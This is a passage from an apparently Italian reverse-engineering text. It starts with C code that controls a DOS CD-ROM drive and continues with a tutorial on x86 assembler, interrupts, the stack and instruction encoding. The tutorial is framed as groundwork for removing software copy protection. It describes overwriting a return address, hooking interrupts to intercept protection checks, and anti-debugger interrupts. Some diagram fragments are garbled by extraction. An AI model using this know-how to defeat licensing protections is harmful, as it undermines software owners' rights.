tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)&track_data;
tray_request.bytes = 7;
track_data.mode = 0x0b;
track_data.track = tracknum;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
cdrom_data.track_position = hsg (track_data.address);
cdrom_data.current_track = tracknum;
cdrom_data.track_type = track_data.control & TRACK_MASK;
}
unsigned long get_track_length (short tracknum)
{
unsigned long start, finish;
unsigned short ct;
ct = cdrom_data.current_track;
cd_set_track (tracknum);
start = cdrom_data.track_position;
if (tracknum < cdrom_data.high_audio)
{
cd_set_track (tracknum+1);
finish = cdrom_data.track_position;
}
else finish = cdrom_data.endofdisk;
cd_set_track (ct);
finish -= start;
return finish;
}
void cd_track_length (short tracknum, unsigned char *min, unsigned char *sec,
unsigned char *frame)
{
unsigned long value;
value = get_track_length (tracknum);
value += 150;
*frame = value % 75;
value -= *frame;
value /= 75;
*sec = value % 60;
value -= *sec;
value /= 60;
*min = value;
}
void cd_status (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
struct {
unsigned char mode;
unsigned long status;
} cd_data;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)&cd_data;
tray_request.bytes = 5;
cd_data.mode = 0x06;
device_request (&tray_request);
cdrom_data.status = cd_data.status;
cdrom_data.error = tray_request.status;
}
void cd_seek (unsigned long location)
{
unsigned char min, sec, frame;
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char addressmode;
unsigned long transfer;
unsigned short sectors;
unsigned long seekpos;
} play_request;
play_request.length = sizeof (play_request);
play_request.subunit = 0;
play_request.comcode = 131;
play_request.addressmode = 0;
play_request.transfer = 0;
play_request.sectors = 0;
play_request.seekpos = location;
device_request (&play_request);
cdrom_data.error = play_request.status;
}
void cd_play_audio (unsigned long begin, unsigned long end)
{
unsigned long leng;
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char addressmode;
unsigned long start;
unsigned long playlength;
} play_request;
play_request.length = sizeof (play_request);
play_request.subunit = 0;
play_request.comcode = 132;
play_request.addressmode = 0;
play_request.start = begin;
play_request.playlength = end-begin;
device_request (&play_request);
cdrom_data.error = play_request.status;
}
void cd_stop_audio (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
} stop_request;
stop_request.length = sizeof (stop_request);
stop_request.subunit = 0;
stop_request.comcode = 133;
device_request (&stop_request);
cdrom_data.error = stop_request.status;
}
void cd_resume_audio (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
} stop_request;
stop_request.length = sizeof (stop_request);
stop_request.subunit = 0;
stop_request.comcode = 136;
device_request (&stop_request);
cdrom_data.error = stop_request.status;
}
void cd_cmd (unsigned char mode)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned char unused[4];
} tray_request;
unsigned char cd_mode;
cd_mode = mode;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 12;
tray_request.media = 0;
tray_request.address = (unsigned long)&cd_mode;
tray_request.bytes = 1;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
}
void cd_getpos (struct playinfo *info)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)info;
tray_request.bytes = 6;
info->control = 12;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
}
short cdrom_installed (void)
{
inregs.h.ah = 0x15;
inregs.h.al = 0x00;
inregs.x.bx = 0;
int86 (0x2f, &inregs, &outregs);
if (outregs.x.bx == 0)
return (0);
cdrom_data.drives = outregs.x.bx;
cdrom_data.first_drive = outregs.x.cx;
cd_get_audio_info ();
return (1);
}
short cd_done_play (void)
{
cd_cmd (CLOSE_TRAY);
return ((cdrom_data.error & BUSY) == 0);
}
short cd_mediach (void)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned short sector;
unsigned long volid;
} tray_request;
struct {
unsigned char mode;
unsigned char media;
} cd_data;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 3;
tray_request.media = 0;
tray_request.media = tray_request.sector = tray_request.volid = 0;
tray_request.address = (unsigned long)&cd_data;
tray_request.bytes = 2;
cd_data.mode = 0x09;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
return cd_data.media;
}
void cd_lock (unsigned char doormode)
{
struct {
unsigned char length;
unsigned char subunit;
unsigned char comcode;
unsigned short status;
char ununsed[8];
unsigned char media;
unsigned long address;
unsigned short bytes;
unsigned char unused[4];
} tray_request;
struct {
unsigned char mode;
unsigned char media;
} cd_data;
tray_request.length = sizeof (tray_request);
tray_request.subunit = 0;
tray_request.comcode = 12;
tray_request.media = 0;
tray_request.address = (unsigned long)&cd_data;
tray_request.bytes = 2;
cd_data.mode = 1;
cd_data.media = doormode;
device_request (&tray_request);
cdrom_data.error = tray_request.status;
}
LINGUAGGIO ASSEMBLER E ARCHITETTURA SOFTWARE
Voglio specificare che questo non vuole essere un manuale dettagliato di
programmazione in assembler ma vuole soltanto dare un’infarinatura che vi
permetta di analizzare il codice mostrato dai disassemblatori.
Creare un buon manuale dell’assembler Pentium, x86 non è cosa semplice proprio
per la complicazione dei processori stessi.
In fase di programmazione esistono specifiche che vi permettono di definire
segmenti, macro ecc.
Nei listati riportati dai disassemblatori molte specifiche non sono mostrate in
quanto i linguaggi che hanno originato il codice che vedete non sono di fatto
assembler, ma qualsiasi altro a partire da Delphi per giungere a Basic ecc.
Anche programmi che sono stati scritti in Macro Assembler dopo essere compilati
perdono le loro caratteristiche.
Questi programmi, infatti, fanno riferimento a simboli che il compilatore e il
linker traducono in qualche altro modo o che comunque utilizza come direttive.
Oltre a questo considerate che il codice che vedete in un debugger è quello in
esecuzione per cui gli indirizzi sono assoluti.
Veniamo al sodo.
Originariamente l’elettronica dei PC è composta da processori dedicati alle
varie funzioni che possiedono porte di programmazione e servizi per la richiesta
di certe funzionalità, generalmente residenti su ROM presenti sulle schede
stesse.
La programmazione diretta dell’hardware del sistema tramite le varie porte di
I/O sarebbe una cosa sufficientemente complessa e lunga per cui i costruttori
dei personal hanno fornito i sistemi con all’interno un BIOS (Basic Input Output
System) che offre servizi di base per la programmazione delle periferiche
hardware.
I servizi sono inseriti dentro a quelli che vengono definiti come interrupts che
potremmo un pò paragonarli a metodi che possono essere richiamati in qualsiasi
istante dai nostri programmi per eseguire diversi tipi di funzioni.
Esistono funzioni d’interrupts legate alla scheda video, adatte a settare la
modalità, a stampare caratteri, a settare colori ecc.
Altre funzioni d’interrupts sono legate alle porte di comunicazione seriale e
parallela e quindi indirizzate a controllare stampanti e modem.
Anche i dischi possiedono le proprie funzioni d’interrupts per il loro
controllo.
Queste funzioni offrono servizi minimali per cui il sistema operativo fornito
con il computer aggiunge un altra serie d’interrupts pi ad alto livello che
normalmente sono indicati come interrupts del DOS.
Per spiegarmi meglio voglio riportare ad esempio l’interrupt che controlla il
disco.
Questo offre servizi minimali come ad esempio leggi un settore oppure scrivi un
settore.
Pensate se dovessimo scriverci noi tutte le routine per scrivere in un file e
per fare in modo che questo venga strutturato in un insieme che costituisce le
diretctory del nostro disco !
Sarebbe una cosa mostruosa.
I servizi del DOS offrono funzionalità come ad esempio APRI UN FILE, LEGGI DAL
FILE, CANCELLA IL FILE etc.
Infatti il DOS supportandosi sul Bios eleva le sue funzionalità.
Il discorso degli interrupts è vasto e in alcuni casi complessi per cui in
questa sede tralascierò gran parte della teoria per riportare solo le cose che
possono essere importanti nel caso in cui si tenti di raggiungere una finalità
come quella di sproteggere un programma.
Gli interrupts si suddividono in due parti ovvero gli interrupts hardware e
quelli software.
A dire il vero esiste anche un terzo tipo anche se personalmente non oserei
definirli come tali.
In pratica questi sono gli interrupts di tabella il cui scopo è quello di
fornire l’indirizzo di alcune tabelle di sistema.
In altre parole quando viene chiamato un interrupt il sistema interompe quello
che stava facendo salvando i dati da qualche parte, reperisce l’indirizzo
dell’interrupt e prosegue l’esecuzione partendo dall’indirizzo reperito.
Negli interrupts di tabella serve solo reperire l’indirizzo in quanto a
quell’offset esistono dati utilizzati dal sistema.
Le varie circuiterie elettroniche che compongono l’hardware dei nostri sistemi
utilizzano gli interrupts hardware per segnalare alcuni eventi.
Ad esempio un chip che controlla la porta seriale richiama un interrupts per
segnalare la ricezione di un carattere.
Gli interrupts possiedono una priorità per cui nel caso in cui vengano chiamati
più interrupts l’ordine di esecuzione dipende proprio da questo.
La memoria del sistema possiede una tabella a partire dall’indirizzo 0 che usa
per mantenere gli indirizzi dei 256 interrupts possibili.
Ogni indirizzo è costituito da 4 bytes per cui questa tabella è di 1024 bytes (4
* 256).
Nei computers esiste un concetto che è legato a quello che è lo stack che per
ora vedremo scorporandolo dal concetto di segmento.
Questo fatidico stack potrebbe essere paragonato allo spunzone dove i baristi
infilano gli scontrini delle consumazioni.
Chiaramente il primo scontrino inserito, in fase di estrazione, sarà anche
l’ultimo ad essere estratto.
Lo stack in un sistema è una zona della memoria che viene utilizzata per diversi
scopi il cui funzionamento si attiene a questa logica.
Lo stack serve per inserirci momentaneamente gli indirizzi di ritorno nelle
chiamate subordinate.
Nel caso di chiamate ad interrupts il sistema usa lo stack per inserire gli
indirizzi di ritorno al punto in cui è avvenuta la chiamata.
Per chi conosce il Basic posso riportare i due concetti legati al GOTO e al
GOSUB.
La prima è una chiamata incondizionata, ovvero il programma interrompe la
sequenzialità nella sua esecuzione ed esegue un salto ad un altro punto, senza
più ritornare a dove è stata eseguita la chiamata.
La seconda invece necessita della memorizzazione dell’indirizzo di dove è stato
eseguito il salto in quanto, dopo aver trovato l’istruzione RETURN, il programma
dovrà ritornare al punto d’origine.
Questo avviene anche per la chiamata a funzioni.
Supponiamo che sia abbia il seguente codice.
FUNZ_1
SALVA_INDIRIZZO_NELLO_STACK
ISTRUZIONE 1
ISTRUZIONE n
RIPRISTINA_INDIRIZZO_DALLO_STACK
FINE_FUNZ_1
...
ISTRUZIONE X
CHIAMA_FUNZ_1
ISTRUZIONE Y
La funzione salverà l’indirizzo nello stack e lo ripristinerà in uscita.
Lo stack viene utilizzato anche per il salvataggio delle variabili locali, che
come molti sanno, hanno un ciclo di vita pari a quello della durata della
funzione stessa dove vengono dichiarate.
Ad esempio le variabili a e b vengono inserite nello stack.
void funzione()
{
int a;
int b;
n = a + b;
}
Una cosa che potreste trovare interessante.
Abbiamo detto che a e b sono allocate nello stack per cui usando l’operatore del
C che restituisce un indirizzo avremo che :
&a e &b
sono due indirizzi che sono riferiti a posti nello stack.
Abbiamo anche detto che una funzione in entrata salva l’indirizzo dove dovr
tornare nello stack.
Questo significa che nello stack troveremo :
b -> ultimo valore allocato nello stack (2 bytes)
a -> penultimo (2 bytes)
indirizzo_ritorno -> indrizzo di ritorno (4 bytes)
Per cui se trattiamo indirizzi a 4 bytes avremo che
&a – 4
corrisponde al posto dove la funzione ha salvato l’indirizzo di ritorno.
Se usassimo il puntatore
*(&a – 4)
arriveremmo al contenuto ovvero all’indirizzo.
Se a questo punto usassimo il costrutto di prima per assegnare un altro
indirizzo potremmo ottenere che in uscita dalla funzione ritorneremmo ad un
altro punto che non è quello da cui siamo partiti richiamando la funzione
stessa.
Lo stack viene inoltre utilizzato dalle funzioni per salvare i registri che
vengono alterati dalle funzioni localmente in modo da non creare problemi alle
funzioni chiamanti.
Alcuni registri per convenzione vengono usati per passare i valori alle funzioni
e per avere dei valori di ritorno.
Altri registri vengono usati nelle elaborazioni locali della funzione stessa.
I registri non usati per questo tipo di lavoro legato agli argomenti in ingresso
ed in uscita possono essere salvati sullo stack in modo tale che il loro
utilizzo localmente alla funzione non crei problemi.
Ad esempio potrei usare il registro ESI per qualche motivo e poi chiamare una
funzione che utilizza questo registro.
Mov esi, 99
Call 00404FFC
A 00404FFC potrei avere
Push esi
Mov esi, 45
....
Pop esi
Ret
In questo modo il valore ESI verrebbe mantenuto integro anche dopo il suo uso
nella funzione chiamata.
Spesso diventa problematico, nel seguire le istruzioni di un programma, capire a
che cosa servono le varie Push.
Per schiarirci le idee possiamo seguire una logica.
Le varie Push prima di una call potrebbero servire a passare argomenti.
Le Push all’inizio di una funzione controllate che non corrispondano delle Pop
in uscita.
In questo caso servirebbero solo a salvare l’ambiente.
:004039D8 push ebx
:004039D9 push esi
:004039DA push edi
:004039DB mov ebx, eax
:004039DD mov esi, edx
:004039DF mov edi, ecx
:004039E1 mov eax, edi
:004039E3 call DIRPRINT.004039B4
:004039E8 mov ecx, edi
:004039EC test esi, esi
:004039EE je 004039F9
:004039F0 mov edx, eax
:004039F2 mov eax, esi
:004039F4 call DIRPRINT.00402878
:004039F9 mov eax, ebx
:004039FB call DIRPRINT.004038F4
:00403A00 mov dword ptr [ebx], edi
:00403A02 pop edi
:00403A03 pop esi
:00403A04 pop ebx
:00403A05 ret
Nell’esempio precedente vedete che all’inizio della funzione ci sono tre push
alle quali alla fine corrispondono 3 pop.
Notate anche che nei calcoli locali alle funzioni vengono usati proprio quei
registri che vengono salvati.
In questo modo viene salvaguardato il loro contenuto.
Parlavamo prima degli interrupts.
Ebbene, anche in questo caso viene usato lo stack in quanto gli indirizzi di
ritorno dopo l’esecuzione delle funzioni d’interrupts vengono salvati in questo
segmento.
Se volete vedere gli indirizzi di dove si trovano gli interrupts potete andare
ad analizzare i primi 1024 bytes di memoria.
Come ?
Spesso chi arriva dal Basic al C si lamenta che il C non possiede funzioni come
quelle basic Peek e Poke che servono a leggere e scrivere valori in memoria.
In C queste funzioni non servono a nulla in quanto grazie all’aritmetica dei
puntatori sono completamente superflue.
Se io definisco :
unsigned int *memory;
significa che memory è un puntatore ad una zona di memoria di 2 bytes ovvero le
dimensioni di un int.
La dichiarazione precedente non indica ancora a dove punta memory in quanto non
gli è stato ancora assegnato un indirizzo.
Se facessi
memory = &var_int;
assegnerei a memory l’indirizzo di dove si trova var_int.
Potrei però farci un assegnazione diretta ovvero :
memory = (unsigned int *) 0xb0000000L;
In questo caso il cast forzerebbe a vedere 0xb000000 come se fosse un indirizzo
di memoria.
In questo modo facendo :
memory = (unsigned int *) 0x00000000L;
forzerei memory a puntare all’indirizzo 0 per cui leggendogli il contenuto
vedrei l’indirizzo del primo interrupt.
Considerando che ogni indirizzo è di 4 bytes fate presto a fare i calcoli per
stabilire l’indirizzo giusto.
Questo metodo riporta i 4 bytes relativi all’indirizzo.
Spesso gli indirizzi vengono memorizzati in memoria nel formato
offset:segmento
Se invece di definire la mia variabile come puntatore a 4 bytes, come potrebbe
essere un puntatore ad un long, la definissi come un puntatore ad una struttura
del tipo :
struct off_seg {
unsigned int segmento;
unsigned int offset;
};
struct off_seg *memory = (struct off_seg *) 0x00000000L;
Avrei automaticamente i valori dell’ offset e del segmento divisi in
memory.segmento;
memory.offset;
Conoscere l’indirizzo di dove sono ubicate le routines degli interrupts è utile
in quanto spesso è necessario sostituirle con nostre funzioni al fine di
intercettare certe chiamate.
Alcuni tipi di protezioni erano basate su certi interrupts per cui era
necessario capire dove erano chiamate.
I programmi d’intercettazione avevano un flusso di questo tipo :
leggi l’ indirizzo di dove si trova l’interrupt desiderato
prendi l’indirizzo della nostra funzione e sostituiscilo
A questo punto ogni volta che veniva chiamato l’interrupts desiderato veniva
richiamata la nostra funzione la quale eseguiva il seguente codice.
Guarda perchè è stata chiamata
Esegui quello ce devi fare
Se è il caso invia al vecchio interrupts di cui conosci l’indirizzo
Debuggers come SoftIce hanno la possibilità di visualizzare la mappatura di
memoria.
Utilizzando il comando :
MAPV86
si ottiene la visualizzazione di come è mappata la memoria.
Ad esempio :
Start Length
0000:0000 0040 Interrupt Vector Table
0040:0000 0030 ROM BIOS Variables
0070:0000 005A I/O System
00Ca:0000 014C DOS
0259:0000 0046 XMSXXXX0
029F:0000 0207 CON
ecc.
CPU
EAX
EBX
ECX
...
Alcune funzionalità importantissime legate al debug dei programmi e quindi alle
protezioni che cercano di eludere i debugger sono legate ad alcuni interrupts
come ad esempio INT1 e INT3.
Fino ad ora abbiamo parlato di segmenti senza definire che cosa si intendeva.
Generalmente potremmo indicare con segmento il termine adatto ad indicare le
diverse zone funzionali di un programma.
Un programma possiede in genere di una zona di codice, una di dati e una in cui
memorizza le informazioni momentanee (lo stack).
Potremmo usare il termine segmento per indicare queste zone.
Questa abitudine nasce però dal fatto che per motivi tecnici, dal punto di vista
elettronico, i programmi usavano questi segmenti che erano zone di 64 Kbytes
ciascuno.
Una volta quando i processori erano a 8 e a 16 bits gli address bus dei sistemi
erano a 20 bits.
Prima di proseguire diamo una rapida ripassata sul come è strutturato un sistema
elettronico in forma generalizzata.
Logicamente potremmo suddividerlo in 5 blocchi logici.
Il primo blocco è quello della CPU alla quale sono demandati tutti i compiti
legati all’esecuzione delle istruzioni del sistema.
La CPU, a seconda del tipo, possiede al suo interno l’interprete del microcodice
il quale interpreta le istruzioni ma a noi di questo interessa poco.
La cosa pi interessante è legata al fatto che all’interno della CPU sono
contenuti dei registri che potremmo paragonarli a variabili che il processore
stesso usa per scopi suoi.
Questi registri possiedono una certa dimensione anche se in genere possono
essere visti come insiemi di contenitori pi piccoli.
Ad esempio uno di questi registri è chiamato EAX il quale è grosso 32 bits.
Facendo riferimento a EAX utilizziamo un numero a 32 bits.
EAX però può essere visto come registro AX a 16 bits.
A sua volta AX può essere usato come due registri a 8 bits e precisamente in AL
e AH.
Fate attenzione che non sono registri a parte per cui se assegnassimo un valore
ad AX e poi uno ad AH andremmo a scrivere sopra alle informazioni inserite nella
prima istruzione.
In pratica se facessimo
MOV AX, 1
MOV AH, 1
RAM
N
bytes
I/O
Address Bus
Data Bus
R/W
In AX alla fine avremmo il numero rappresentato da quello binario
0000000100000001.
La prima istruzione inserirebbe in AX il valore a 16 bits 1 che espresso in
binario sarebbe 0000000000000001.
La seconda istruzione inserirebbe in AH, che equivale alla parte alta di AX, il
valore a 8 bits 00000001. Quindi come risultato avremmo quello indicato prima.
In pratica considerate i registri come se fossero delle union del C.
Per chi non lo sapesse in C la dichiarazione della struttura:
struct x {
int a;
int b;
} n;
occuperebbe in memoria la somma dei membri dichiarati nella struttura stessa e a
e b sarebbero due variabili divise e distinte.
La dichiarazione:
union X {
int a;
char ah;
} n;
riserverebbe in memoria lo spazio per il maggiore delle variabili definite.
In questo caso per l’unione verrebbero allocati 2 bytes relativi all’int.
La variabile ah utilizza una parte della memoria riservata per a e quindi se noi
prima assegnassimo un valore ad a e poi uno ad ah andremmo a sovvrascrivere il
valore settato nella prima istruzione.
La CPU possiede diversi registri alcuni usati come accumulatori di uso generale
ed altri invece possiedono scopi precisi.
Il registro EIP ad esempio mantiene l’indirizzo dell’ istruzione da eseguire.
Altri registri come ad esempio ESI, ECS ecc. sono usati per mantenere gli
indirizzi dei segmenti.
Avevamo iniziato prima il discorso di questi segmenti.
Una volta i registri dei processori erano al massimo 16 bits.
Uno dei blocchi del sistema teorico visto prima era quello relativo all’address
bus ovvero del bus indirizzi usato per comunicare quale è l’indirizzo
interessato n un operazione di lettura o di scrittura.
Se ad esempio la CPU desiderasse leggere un valore dalla RAM dovrebbe indicare
l’intenzione di READ mediante un segnale sul pin di R/W tra CPU e memoria e
successivamente dovrebbe specificare l’indirizzo interessato tramite l’address
bus.
Questo address bus nei sistemi vecchi, prima della comparsa dei processori a 32
bits, era di 20 bits per cui la memoria veniva utilizzata in questo modo.
Tenete presente che anni fa i chips di memoria non contenevano certo dei Mbytes
ma spesso non superavano i 32 Kbytes.
Quando si disponeva di chips da 64 Kbytes per raggiungere 640 Kbytes ne erano
necessari 10.
Elettronicamente questi erano collegati allo stesso address bus per cui senza
una strategia particolare la segnalazione di indirizzo nnnn ad uno equivaleva a
far giungere questo segnale a tutti i chips.
Spero che la descrizione data vi permetta di comprendere a grandi linee le
necessità che hanno indotto ad adottare il concetto di segmentazione.
Chiaramente la descrizione potremmo definirla semplicistica in quanto le
metodologie elettroniche sono sufficentemente complesse ed in continua
evoluzione.
Ad ogni modo il discorso dell’ address bus a 20 bits è andato avanti per un pò
di tempo.
Per chi non avesse seguito l’evoluzione dei personal può pensare al mio caso per
farsi un idea a riguardo dei camiamenti tecnici e finanziari.
Pensate che il primo personal lo vidi all’univesità nel 1979 ed era un CEP 20
con basic incorporato.
Quando acquistai il primo personal era il 1983 e si trattava di un PC IBM con
8088 a 4.77 mhz, 256 kbytes (forse espanso in quanto di base mi pare fossero 64
Kbytes) di memoria e floppy a 360 Kbytes (costo L. 6.700.000).
Nel 1986 passai al 386 Wyse (L. 11.200.000).
I primi processori 386 erano bacati per cui l’address bus doveva essere ancora
trattato come per i software a 16 bits.
4 bits
CS CS CS (CS = chip select)
16 bits
In pratica il bus a 20 bits indirizzava sull’ address bus i primi 16 mediante i
quali era possibile indirizzare 64 Kbytes.
Dato che tutti i chip ricevevano il segnale i decoder, al quale giungevano i 4
bits pi alti, inviava il segnale di chip select al chip interessato.
Il metodo funziona indipendentemente dal numero di bytes di chiascun chips in
quanto, ad esempio, con meno bytes rimanevano pi bits da inviare sul decoder il
quale poteva abilitare pi chip.
Per questo motivo f utilizzato il registro di segmento in quanto 16 bits
venivano utilizzati per indicare l’indirizzo, che poteva essere 64 kbytes, e il
segmento invece indicava da quale indirizzo contare i 64 kbytes.
L’indirizzo reale può essere ricavato dal seguente calcolo che utilizza i valori
in esadecimale.
SSSS0 valore del segmento shiftato verso sinistra di 4 bits
AAAA indirizzo offset (16 bits 0x0000 – 0xffff)
RRRRR indirizzo reale sull’address bus (20 bits)
Con la nascita dei processori a 32 bits il discorso non era pi valido in quanto
un EIP a 32 bits poteva indirizzare 4 miliardi di bytes senza dover usare il
truscolino del segmento o perlomeno i segmenti non erano pi relegati alle
dimensioni di 64 Kbytes.
Una tabella più dettagliata per il calcolo dell’indirizzo è la seguente :
8088/8086 Effective Address (EA) Calculation
Description Clock Cycles
Displacement 6
Base or Index (BX,BP,SI,DI) 5
Displacement+(Base or Index) 9
Base+Index (BP+DI,BX+SI) 7
Base+Index (BP+SI,BX+DI) 8
Base+Index+Displacement (BP+DI,BX+SI) 11
Base+Index+Displacement (BP+SI+disp,BX+DI+disp) 12
- add 4 cycles for word operands at odd addresses
- add 2 cycles for segment override
- 80188/80186 timings differ from those of the 8088/8086/80286
-
CHI
P
1
CHI
P
2
CHI
P
n
DEC
Quanto segue è relativo alla teoria dell’indirizzo effettivo cosa da cercare di
comprendere per riuscire a dimesticarsi in mezzo a tutte le tipologie di
indirizzamento legate alle istruzioni (MOV AX, [BP+FFFFF9], ecc.).
Fate attenzione che le informazioni legate alla tabella di codifica relativa
agli indirizzi effettivi serve a calcolare gli op-code mostrati nella tabella
delle istruzioni al termine di questo capitolo.
Molti accessi vengono eseguiti nei sistemi x86 mediante la tecnica
dell’indirizzamento effettivo.
Ogni qualvolta che appare un indirizzamento effettivo nella lista delle
istruzioni x86 è possibile utilizzare una grossa gamma di operandi in queste
istruzioni.
Queste includono registri generali, variabili di memoria ed indici vari.
I registri li abbiamo gi visti (EAX, AX, EH, AL ecc.)
Le variabili di memoria possono essere a byte, word o dword e comunque anche di
queste abbiamo gi parlato.
La dichiarazione avviene, lo ricordo, con :
DATA_PTR DW ?
ESC_CHAR DB ?
I movimenti di dati da re per queste variabili avvengono con :
MOV SI,DATA_PTR ; legge DATA_PTR in SI
LODSW ; fetch la word puntata da DATA_PTR
MOV DATA_PTR,SI ; salva il valore incrementato da LODSW
MOV BL,ESC_CHAR ; legge la variabile a byte ESC_CHAR
Alternativamente è possibile usare le parentesi [] per indicare un indirizzo.
MOV AL,[02000] ; legge il contenuto di 02000 in AL
Spesso nei listati in esame si ha che fare con strane indicizzazioni di memoria
che a volte nascondono strani concetti.
Il sistema x86 supporta dei registri usati come puntatori a basi oppure come
indici.
BX e BP sono definiti base-registers.
SI e DI sono definiti index-registers.
E’ possibile combinare almeno un registro base, almeno iun registro d’indice e
costanti come puntatori utilizzati a run-time per determinare l’indirizzo
effettivo.
I seguenti sono esempi di quanto detto.
MOV AX,[BX]
MOV CX,W[SI+17]
MOV AX,[BX+BP+5]
MOV AX,[BX][BP]5 ; un altro modo d scrivere la stessa istruzione
L’indicizzazione può essere effettuata dichiarando variabili in una struttura
basicizzata (?).
STRUC [BP] ; based structure
BP_SAVE DW ?
RET_ADDR DW ?
PARM1 DW ?
PARM2 DW ?
ENDS
INC PARM1 ; equivalente a INC W[BP+4]
Finalmente l’indicizzazione può essere eseguita mixando componenti espliciti con
altri dichiarati.
TABLE DB 4,2,1,3,5
MOV AL,TABLE[BX]
Avevamo detto che il processore della famiglia x86 per lo pi (sottolineo in
generale in quanto dal 386 in su ci sono anche altre cose) possiede quattro
registri di segmento.
Ogni registro punta a spazi di 64Kbytes.
Quando nella programmazione eseguiamo istruzioni con riferimenti ad indirizzi
possiamo utilizzare certe informazioni in modo diretto od indiretto.
Ad esempio in molte istruzioni il registro di data segment viene utilizzato di
default in tutte quelle istruzioni che fanno riferimento a dati.
Quando il nostro programma può stare, tra codice dati e stack, in 64Kbytes
allora tutti i registri CS, DS e SS possono puntare allo stesso valore.
Chi si ricorda dell’utility fornita con le vecchie versioni del DOS, EXE2BIN,
conoscer lo scopo di questo.
In pratica quando un programma possedeva queste caratteristiche allora poteva
essere trasformato in un file .COM anzichè .EXE per cui dopo la compilazione e
dopo il linking poteva essere preso da questo programma e trasformato in .COM.
La prerogativa era appunto che il tutto doveva stare in 64Kbytes.
Questo cambiava il modo di richiamare le funzioni e di indizzare la memoria.
Parlando di programnmi a pi segmenti si doveva parlare di chiamate ed
indirizzamenti intrasegmentali ed extrasegmentali.
Chiaramente se una call o un mov doveva avvenire dentro al segmento in cui c’era
l’istruzione l’indirizzo di riferimento poteva essere a 16 bits mentre se ci si
riferiva all’esterno questo doveva essere a 32 bits ovvero composto da
SEGMENTO:OFFSET.
In effetti nelle istruzioni intrasegmentali i regsitri di segmento venivano
usati di default.
Facciamo un esempio supponendo di voler muovere in AL il valore in memoria
puntato da BX.
MOV AL, [BX]
In questo caso il registro DS viene usato di default per comprendere a quale
segmento DX punta.
Se si desidera trattare BX nel code segment si deve codificare :
CS MOV AL, [BX]
Fate attenzione che questo metodo viene indicato come segment ovverride e che
funziona SOLO con l’istruzione successiva.
Se si avesse CS che punta ad un segmento e DS ad un altro la sequenza :
CS
MOV AL, [BX]
MOV AH, [BX]
muoverebbe in AH e AL due valori differenti (probabile) o perlomeno derivanti da
due indirizi diversi.
Esistono in macroassembler direttive (ASSUME ecc.) che agiscono sui segmenti, ma
come ho detto prima nei disassemblati non compaiono.
Ricordatevi anche che tutte le istruzioni permettono indirizzi effettivi comre
operandi.
Ogni istruzione con un indirizzo effettivo ha un encode byte conosciuto come
effective address byte seguito da un op-code di 1 byte per l’istruzione.
Per motivi oscuri l’intel chiama questo byte ModRM byte.
Se l’indirizzo effettivo è una variabile di memoria o un locazione di memoria
indicizzata con un valore di offset costante diverso da 0 allora il byte
dell’indirizzo effettivo sarà immediatamente seguito dall’ammontare dell’offset.
Quest’ammontare nel range tra –128 e +127 è rappresentato da un singolo byte con
segno contrassegnato da D( nella tabella seguente.
L’ammontare che richiede 16bits come qantit di memoria è contrassegnato da D16.
Come tutte le quantità a 16 bits nella famiglia x86 la WORD è salvata con il
byte pi significativo prima.
La seguente tabella è organizzata in 32 righe da 8 colonne e rappresentano i
possibili valori per un operando relativo ad un indirizzo effettivo : 8 egistri
e 24 modi di indicizzazione della memoria.
Un venticinquesimo modo, [BP] con zero come spiazzamento, è sato pre-riempito da
una semplice variabile di memoria.
Se dovete codificare [BP] con nessun spiazzamento dovete prendere [BP]+D8 con il
valore di D8 a zero.
Le 8 colonne della tabella riflettono informazioni relative al byte
dell’indirizzo effettivo.
Normalmente questa è l’identità di altri operandi (sempre registri) di
istruzioni a 2 operandi.
Queste istruzioni sono identificate da un “/r” seguito dal codic4e operativo.
Alcune volte le informazioni passate pretendono un supplemento per
l’identificazione delle stesse istruzioni.
Per esempio supponiamo di voler conoscere precisamente i bytes della codifica
dell’istruzione SUB B[BX+17],100.
Questa istruzione sottrae una quantità (100) da un indirizzo effettivo
(B[BX+17]).
Consultanto la lista delle istruzioni si trova la forma generale SUB eb,ib
(cercate le istruzioni nella lista alla fine del capitolo).
80 /5 ib SUB eb,ib Subtract immediate byte from EA byte
L’ opcode è 80 /5 ib.
Il /5 denota un byte d’indirizzo effettivo il cui valore viene preso dalla
colonna 5 della seguente tabella.
L’offset 17 decimale (11 hex) si adatta a un singolo byte D8 il quale prende il
valore dalla riga “[BX] + D8”.
La tabella ci dice che l’indirizzo effettivo è 6F.
Immediatamente dopo 6F c’è l’offset (11 hex).
Coniderando che il valore ib-value è 100 (64 hex) allora l’istruzione SUB
B[BX+17], 100 è 80 6F 11 64.
Ripeto qnto avevo gi accennato all’inizio del capitolo.
